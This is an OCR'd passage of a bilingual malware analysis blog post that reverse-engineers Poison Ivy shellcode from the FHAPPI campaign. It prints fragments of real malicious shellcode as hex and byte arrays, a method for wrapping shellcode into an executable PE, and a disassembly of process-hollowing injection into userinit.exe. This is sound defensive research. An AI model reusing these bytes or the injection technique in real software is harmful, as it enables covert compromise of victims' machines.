
So to reveal the actually shell code we have decode the rest using base 64 again…oh no..

$Shellcode = [System.Convert]::FromBase64String($Shellcode32)

Once decoded the shellcode header can be analyzed as: ↓



We could just reverse engineer it as is, however it might take some time..



So looks like we need and XOR , Key “0xe9” and byte length: 0x2183 . I didn't want to write it further before, but now is okay, here's a simple explanation for this XOR stuff. Poison Ivy malware itself is the XOR resulted binary. It will inject the actual payload to the userinit.exe (we will go there in following section) as the SECOND shellcode. This XOR

resulted shellcode data contains basic information of the campaign itself.

Its getting late and I need my beauty sleep, and I can't spend much time on this so I will share a neat way to handle this shellcode :)

So I used assembly and created a PE binary file using this shellcode.

Saving the shell code data in the **.text** section of the assembly file and the entry point(EP) will be "adjusted" by the compiler during compilation process therefore you can execute this shellcode as a binary PE file. This method is very useful when analyzing shellcodes. And by using a Unix environment you can create this PE without risking an infection. (For this sample I conducted most of my analysis in FreeBSD)

```
; PE code section↓
↓
↓
    db ".text", 0, 0, 0           ; Name↓
    dd codesize                   ; VirtualSize↓
    dd round(hdrsize, 1)  ; VirtualAddress↓
    dd round(codesize, 1) ; SizeOfRawData↓
    dd code                       ; PointerToRawData↓
    dd 0                          ; PointerToRelocations UNUSED↓
    dd 0                          ; PointerToLinenumbers UNUSED↓
    dw 0                          ; NumberOfRelocations UNUSED↓
    dw 0                          ; NumberOfLinenumbers UNUSED↓
    dd 0x60000020                 ; Characteristics (code, execute, read) UNUSED↓
↓
hdrsize equ $ - $$↓
↓
;↓
; PE code section data↓
;↓
↓
align filealign, db 0↓
↓
code:↓
↓
; Entry point↓
↓
start:↓
↓
; .text
↓
db 0x52, 0x66, 0xA9, 0x5C, 0xC6, 0x5A, 0x90, 0xE8, 0x83, 0x21, 0x00, 0x00, 0xBA, 0xBF, 0xB8, 0x01↓
db 0x45, 0xEC, 0xE9, 0xE9, 0x62, 0x31, 0x68, 0x2A, 0xA9, 0x7A, 0xA9, 0xE9, 0x6A, 0x52, 0x27, 0xE9↓
db 0xE9, 0xE9, 0xE9, 0x9C, 0xDC, 0x01, 0x87, 0xEC, 0xE9, 0xE9, 0x62, 0x19, 0x81, 0x99, 0x6F, 0xA9↓
db 0xE9, 0x01, 0x33, 0xEC, 0xE9, 0xE9, 0xB9, 0xBF, 0x01, 0xFA, 0xEF, 0xE9, 0xE9, 0x62, 0x19, 0x6C↓
db 0x1F, 0x9D, 0xFE, 0xBD, 0x83, 0xE9, 0x83, 0xE9, 0x01, 0x9A, 0xEC, 0xE9, 0xE9, 0x68, 0x29, 0xB5↓
```


小さいPEのスケルトン

エントリーポイントをここで適当に作って..
(^-^v

シェルコードのopcodeを分解して入れた！


ふがほげなどなど...のシェルコードw

By using gcc or nasm to compile the PE file can be created in FreeBSD.



So we can now analyze the code for further analysis and behavior analysis of the malware without any risk. (^ - ^ v

So it turns out that much of the behavior of the sample conducts many malware actions, the shellcode extracts information of its victim and calls back to a C2 server and other nefarious actions.
Writing out exactly what the payload does will take a very long time but here is the draft of the sample's payload behavior diagram in a hand writing I made for my own memo during stepping (sorry for an ugly hand writing) ↓



(This hand writing diagram contains the shellcode process, for both shellcodes used by FHAPPI. The first one is what had been injected by the powershell.exe, the second one is what had been injected into the userinit.exe process. I'll clean up once I get to it, besides the malicious actor could be reading this post too. So once the necessary steps are taken I might clean this up)

Shellcode is a piece of code used as a payload that uses software security holes in computer security. Shell codes are often written in machine language. In order to allow an attacker to control an intruding machine, they often launches a shell, for that a machine language code is executed.
Shell code is not necessarily just to start a shell, even without opening any shell, intrusion of malicious commands can be performed, for example, executing a specific function of a library by addressing specific work space in kernel for execution of a malicious activities, so it is said that the name of shell code is insufficient. However, other terms have not been established so far.


5 . POISON IVY

The shell code utilizes many system calls and hence the shell code itself is somewhat bloated.
The following picture is the list of DLL calls I yanked from forensics.
(sorry for not cleaning this up, #neverenoughtime) ↓

```
CreateThread.KERNEL32(00000000,00000000,?,?,00000000,?,?,?), xref: 0x011B006C↓
LookupPrivilegeValueA.ADVAPI32(00000000,?,?), xref: 0x011B008B↓
AdjustTokenPrivileges.KERNELBASE(?,00000000,00000001,00000010,?,?), xref: 0x011
AdjustTokenPrivileges.KERNELBASE(?,00000000,00000001,?,00000000,?), xref: 0x011
CreateFileA.KERNEL32(?,80000000,00000003,00000000,00000003,00000080,00000000),
getsockname.WS2_32(?,?,00000010), xref: 0x011B02B9↓
VirtualAlloc.KERNELBASE(00000000,000000FF,00001000,00000040), xref: 0x011B02FA↓
GetComputerNameA.KERNEL32(?,000000FF), xref: 0x011B0308↓
VirtualAlloc.KERNELBASE(00000000,000000FF,00001000,00000040), xref: 0x011B0349↓
GetPriorityClass.KERNELBASE(00000000), xref: 0x011B03CF↓
SetPriorityClass.KERNELBASE(00000000), xref: 0x011B03F3↓
Sleep.KERNELBASE(0000000A), xref: 0x011B040A↓
Sleep.KERNELBASE(000001F4), xref: 0x011B041D↓
SetPriorityClass.KERNELBASE(00000000), xref: 0x011B044A↓
select.WS2_32(00000000,00000001,00000000,00000000,?,?), xref: 0x00061423↓
recv.WS2_32(?,?,?,00000000,?), xref: 0x0006143F↓
send.WS2_32(?,?,?,00000000,?), xref: 0x00061444↓
SetErrorMode.KERNELBASE(00008007), xref: 0x00130085↓
VirtualAlloc.KERNELBASE(00000000,00000588,00001000,00000040), xref: 0x00130113↓
   :↓
VirtualAlloc.KERNELBASE(00000000,0000001C,00001000,00000040), xref: 0x001307F7↓
CreateThread.KERNEL32(00000000,00000000,00000000,00000000,00000000,?), xref: 0x
socket.WS2_32(00000002,00000001,00000000), xref: 0x00061059↓
gethostbyname.WS2_32(?), xref: 0x0006107E↓
connect.WS2_32(?,00000002,00000010,00000002), xref: 0x000610B0↓
   :↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x00170085↓
LoadLibraryA.KERNEL32(00000000), xref: 0x001700A6↓
VirtualAlloc.KERNELBASE(00000000,00000000,00001000,00000040), xref: 0x001701A3↓
CreateFileA.KERNEL32(?,80000000,00000001,00000000,00000003,00000000,00000000,00
  :↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x00170085↓
CreateMutexA.KERNELBASE(00000000,00000000,?,00000000), xref: 0x000603AA↓
  : ↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x001800C3↓
Sleep.KERNELBASE(00000064), xref: 0x001805E1↓
VirtualAlloc.KERNELBASE(00000000,00000029,00001000,00000040), xref: 0x01100079↓
LoadLibraryA.KERNEL32(00061EF1), xref: 0x00061EF9↓
VirtualAlloc.KERNELBASE(00000000,?,00001000,00000040), xref: 0x0110009D↓
GlobalAlloc.KERNELBASE(00000002,00000000,?,?), xref: 0x011100AA[EOF]
```

**) you will need to sort these out by analyzing the flow of the malware in assembly mode.*

I notices this is a 「Poison Ivy」 during the first stage of trace-assembly analysis of the shellcode:




```
0x04002B1      call esi        CreateProcessA@@KERNEL32.DLL  // 新規プロセスが立ち上がり、ここで下記の偽プロセスを作り□↓
                                                             // PID: 2756 Path: C:¥Windows¥System32¥userinit.exe ↓
                                                             // Base: 7FFDB238 Length: 4 Value: 00 00 05 00 ↓
0x04002B3      test eax, eax                                 // CreateProcessAを実行↓
0x04002C8      call edi        VirtualAllocEx@@KERNELBASE.DLL// メモリのスペース準備↓
0x04002CA      mov ebx, eax                                  // VirtualAllocExを実行↓
0x04002CC      test ebx, ebx                                 // VirtualAllocEx@KERNELBASE.DLL のretでcomp ↓
0x04002E1      call dword ptr [ebp-08h]□WriteProcessMemory@@KERNELBASE.DLL ↓
                                                             // 作った偽プロセスにメモリ上に下記のバイトを書き込み↓↓
                                                             // PID: C:¥Windows¥System32¥userinit.exe ; Base: 60000:  Length: "8579"↓
                                                             // Value: 53 56 51 E8 AC 05 00 00 8B D8 81 C3 40 93 40 00 83 BB CE 00 00 0(
E 05 00 00 8B F0 68 70 86 40 00 E8 DA 05 00 00 50 56 E8 13 06 00 00 8B F0 85 F6 74 17 54 6A 00 6A 00 E8 73 05 00 00 81 C0 5C 88 40 00 50
 D6 53 E8 C8 02 00 00 5A 5E 5B C3 43 72 65 61 74 65 54 68 72 65 61 64 00 00 00 00 55 8B EC 83 C4 94 53 56 57 E8 16 05 00 00 8B D8 85 DB (
00 68 D4 87 40 00 E8 7A 05 00 00 50 53 E8 B3 05 00 00 8B F0 68 E4 87 40 00 E8 67 05 00 00 50 53 E8 A0 05 00 00 8B F8 68 F4 87 40 00 E8 54
3 E8 8D 05 00 00 89 45 F8 68 08 88 40 00 E8 40 05 00 00 50 53 E8 79 05 00 00 89 45 F4 68 1C 88 40 00 E8 2C 05 00 00 50 53 E8 65 05 00 00
 88 40 00 E8 18 05 00 00 50 53 E8 51 05 00 00 89 45 EC 68 40 88 40 00 E8 04 05 00 ↓
                                                             // SetThreadContext実行↓
0x0400315      call dword ptr [ebp-10h]      SetThreadContext@@KERNEL32.DLL// スレッドの中身を準備する↓
0x0400318      mov eax, dword ptr [ebp-24h]
0x040031C      call dword ptr [ebp-14h]      ResumeThread@@KERNELBASE.DLL // プロセスを続けて↓
0x04004FF      call edi        LoadLibraryA@@KERNEL32.DLL     // ライブラリーとしてロードする↓
                                                              //args: Import, Hidden↓
                                                              // パラメーター1 PID: 2756 ↓
                                                              // パラメーター2 Path: C:¥Windows¥System32¥userinit.exe↓
0x0400501      push eax                                       // LoadLibraryAを実行↓
0x0400516      call dword ptr [ebp-10h]      CreateMutexA@@KERNELBASE.DLL↓
                                                              // MUTEXを作り、ＭＵＴＥＸ名：" ¥Sessions¥2¥BaseNamedObjects¥20170301"↓
0x0400519      mov edi, eax    executed                       // MUTEXを作りを実行↓
↓
*) 解析 by @unixfreaxjp by radare2↓
↓
```

As you can see a fake 「userinit.exe」process was made, and a malicious code was injected in the process and then to be executed. The victims will see a BAD 「userinit.exe」process is doing bad stuff. This is a typical Poison Ivy scheme. Further, the usage of the certain combination of DLL is showing a typical pattern of the threat too. More over, the date stamped in the MUTEX name is mostly used by Poison Ivy (specific format).

What looks like a mouse, should be a mouse..

If you want to see the whole figure of Poison Ivy used by this campaign, you will need to compile it as a binary and analyze it as per described above, or you can decrypt the XOR with a patience, and then go by opcode per opcode reversing. It is very do-able, and as the proof you can see the following screenshots of what I decrypted by radare2 (I only use one r2 shell for this under a FreeBSD OS, no fancy stuff, if I can do this then you can do the same)




Another shellcode in a shellcode..

In the malware prosess "userinit.exe" there was a shellcode being injected. It looks like this:

```
535651E8AC0500008BD881C34093400083BBCE000000007535E86E0500008BF06
870864000E8DA0500005056E8130600008BF085F67417546A006A00E873050000
81C05C884000506A006A00FFD653E8C80200005A5E5BC34372656174655468726
5616400000000558BEC83C494535657E8160500008BD885DB0F843301000068D4
874000E87A0500005053E8B30500008BF068E4874000E8670500005053E8A0050
0008BF868F4874000E8540500005053E88D0500008945F86808884000E8400500
005053E8790500008945F4681C884000E82C0500005053E8650500008945F0683
0884000E8180500005053E8510500008945EC6840884000E8040500[EOF]
```

This second shell code was generated during the XOR-decrypting process when PowerSploit (malware script of powershell.exe) injected the first shell code, and the first shell code to then injecting this second shell code into userinit.exe process. First shell code **is the whole PoisonIvy itself**, second shellcode is **the installed infectious payload to the client's PC**. See the screenshot I took while cracking the first shell code by XOR below in radare2, it shows the second shell code was formed during the first shell code was XOR-decrypted itself:

